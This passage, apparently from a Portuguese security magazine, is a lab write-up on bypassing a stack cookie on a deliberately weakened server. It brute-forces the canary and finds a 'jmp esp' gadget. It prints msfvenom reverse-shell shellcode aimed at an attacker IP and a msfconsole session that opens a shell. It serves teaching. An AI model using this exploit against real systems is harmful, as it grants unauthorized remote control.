


Imagem 7 - Modelo da aplicação: layout da pilha do servidor




Imagem 8 - Modelo da aplicação: layout da pilha do servidor com cookie corrompido

Da mesma forma, o valor do stack cookie será descoberto com base nas respostas. Quando os bytes do stack cookie forem sobrescritos com um valor diferente do original, a execução da aplicação será abortada, a conexão fechada e não haverá resposta. Quando ele for sobrescrito com seu valor original a resposta será enviada ao atacante normalmente. Existem duas formas para que esse valor seja descoberto. Consideramos nas duas um stack cookie de 4 bytes, por estar sendo utilizado um Debian de 32-bit, além disso, sabemos que o byte menos significativo é 0x00. Então, no primeiro caso teremos 16777216 (256*256*256) possibilidades. Desse jeito, o stack cookie será descoberto de uma vez só. Na segunda forma, o stack cookie será descoberto byte a byte, o que diminui o número de possibilidades para 768 (256+256+256) valores diferentes no pior caso. Portanto, como a segunda alternativa apresenta uma quantidade de tentativas expressivamente menor ela foi utilizada para a descoberta e bypass do stack cookie.

A próxima etapa é descobrir a localização do ponteiro para a instrução de retorno (retaddr). Assim como a localização do stack cookie e o valor dele, a localização do retaddr é descoberta com base na resposta do servidor. Um byte é adicionado por vez até que o servidor não responda. Quando isso ocorre é descoberta a localização do retaddr.

Agora que sabemos a localização do retaddr é necessário definir o que será utilizado para sobrescrevê-lo e posteriormente executar código injetado na pilha. Para isso será utilizado o GDB + peda. O GDB (Gnu Debugger-- https://www.gnu.org/software/gdb/) permite que seja possível analisar o que realmente está acontecendo em um binário enquanto ele é executado. O peda é um assistente para desenvolvimento de exploits (https://github.com/longld/peda). Com os dois juntos podemos procurar pela instrução “jmp esp”. Essa instrução desvia o fluxo de execução para o topo da pilha, o que permite que código injetado na stack pelo atacante seja executado pelo servidor. Para encontrar essa instrução executamos o processo presente na Imagem 9.

```
gdb-peda$ vmmap
Start      End        Perm  Name
0x08048000 0x08049000 r-xp  /home/debcan/server_vuln_v1
0x08049000 0x0804a000 r-xp  /home/debcan/server_vuln_v1
0x0804a000 0x0804b000 rwxp  /home/debcan/server_vuln_v1
0xb7e0a000 0xb7fbb000 r-xp  /lib/i386-linux-gnu/libc-2.24.so
0xb7fbb000 0xb7fbc000 ---p  /lib/i386-linux-gnu/libc-2.24.so
0xb7fbc000 0xb7fbe000 r-xp  /lib/i386-linux-gnu/libc-2.24.so
0xb7fbe000 0xb7fbf000 rwxp  /lib/i386-linux-gnu/libc-2.24.so
0xb7fbf000 0xb7fc2000 rwxp  mapped
0xb7fd4000 0xb7fd7000 rwxp  mapped
0xb7fd7000 0xb7fd9000 r--p  [vvar]
0xb7fd9000 0xb7fdb000 r-xp  [vdso]
0xb7fdb000 0xb7ffe000 r-xp  /lib/i386-linux-gnu/ld-2.24.so
0xb7ffe000 0xb7fff000 r-xp  /lib/i386-linux-gnu/ld-2.24.so
0xb7fff000 0xb8000000 rwxp  /lib/i386-linux-gnu/ld-2.24.so
0xbffdf000 0xc0000000 rwxp  [stack]
gdb-peda$ ropsearch "jmp esp" 0xb7e0a000 0xb7fbb000
Searching for ROP gadget: 'jmp esp' in range: 0xb7e0a000 - 0xb7fbb000
0xb7f746b7 : (b'ffe462030088c2f8fff862030028c3')    jmp esp;
```

Imagem 9 - GDB + peda: descoberta do endereço de jmp esp

Note que utilizamos o vmmap para mapear as áreas de memória do processo e escolhemos a libc para procurar a instrução jmp esp. Isso pôde ser feito dessa maneira pois a libc foi adicionada pelo linker ao binário e, além disso, o endereço dessa instrução será sempre o mesmo, uma vez que desabilitamos a ASLR e o executável roda em seus endereços absolutos de memória.

Temos dessa forma a requisição do atacante organizada de forma que a pilha do servidor fique como a Imagem 10. Já sabemos o tamanho do buffer até chegar no stack cookie, o valor do stack cookie, a localização do retaddr, e o endereço da instrução (jmp esp) que será utilizado para sobrescrevê-lo.




Imagem 10: layout da pilha do servidor com requisição estruturada

Precisamos então gerar um shellcode (código de máquina injetado a fim de fornecer uma shell) que será rodado quando a instrução jmp esp for executada. Para isso, utilizamos o msfvenom, um dos membros da família metasploit framework (uma framework de pentest muito utilizada em testes de segurança https://www.metasploit.com/). Para gerar um shellcode de shell reversa (interpretador

de comandos - shell é aberto no servidor e enviado ao atacante para que ele tenha acesso remoto à máquina) utilizamos os comandos da Imagem 11, e adicionamos o shellcode à requisição. Dessa forma, o payload fica conforme a Imagem 12.

Imagem 10: layout da pilha do servidor com requisição estruturada

```
root@kali:~# msfvenom -a x86 --platform Linux -p linux/x86/shell_reverse_tcp
LHOST=192.168.0.210 LPORT=4444 -f c
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of c file: 311 bytes
unsigned char buf[] =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\xc0\xa8\x00\xd2\x68"
"\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Imagem 11 - msfvenom payload

Com o payload estruturado é necessário preparar aquilo que receberá a shell reversa (listener). O msfconsole (mais um integrante do metasploit framework) foi utilizado para tal, como é possível verificar na Imagem 13.

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp

Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port

msf exploit(handler) > set LHOST 192.168.0.197
LHOST => 192.168.0.197
msf exploit(handler) > run

[-] Handler failed to bind to 192.168.0.197:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.0.210:4444 -> 192.168.0.197:39920) at
2017-10-01 12:17:42 -0400

whoami
debcan
uname -a
Linux debcan 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686 GNU/Linux
```

Imagem 13 - sessão obtida msfconsole


Com ele devidamente configurado, ao executar o exploit, uma shell é enviada a máquina que está escutando (máquina do atacante) e assim, conseguimos o controle do servidor, como é possível observar na Imagem 13.

Dessa forma, concluímos que nesse cenário em especial é possível bypassar a proteção fornecida pelo stack cookie, e conseguir acesso remoto ao servidor.

Link para códigos utilizados neste artigo:
https://github.com/luizgribeiro/stack_cookie_gcc

Luiz Guilherme Ribeiro

é estudante de ciência da computação e Colaborador do GRIS na Universidade Federal do Rio de Janeiro (UFRJ).



MAGAZINE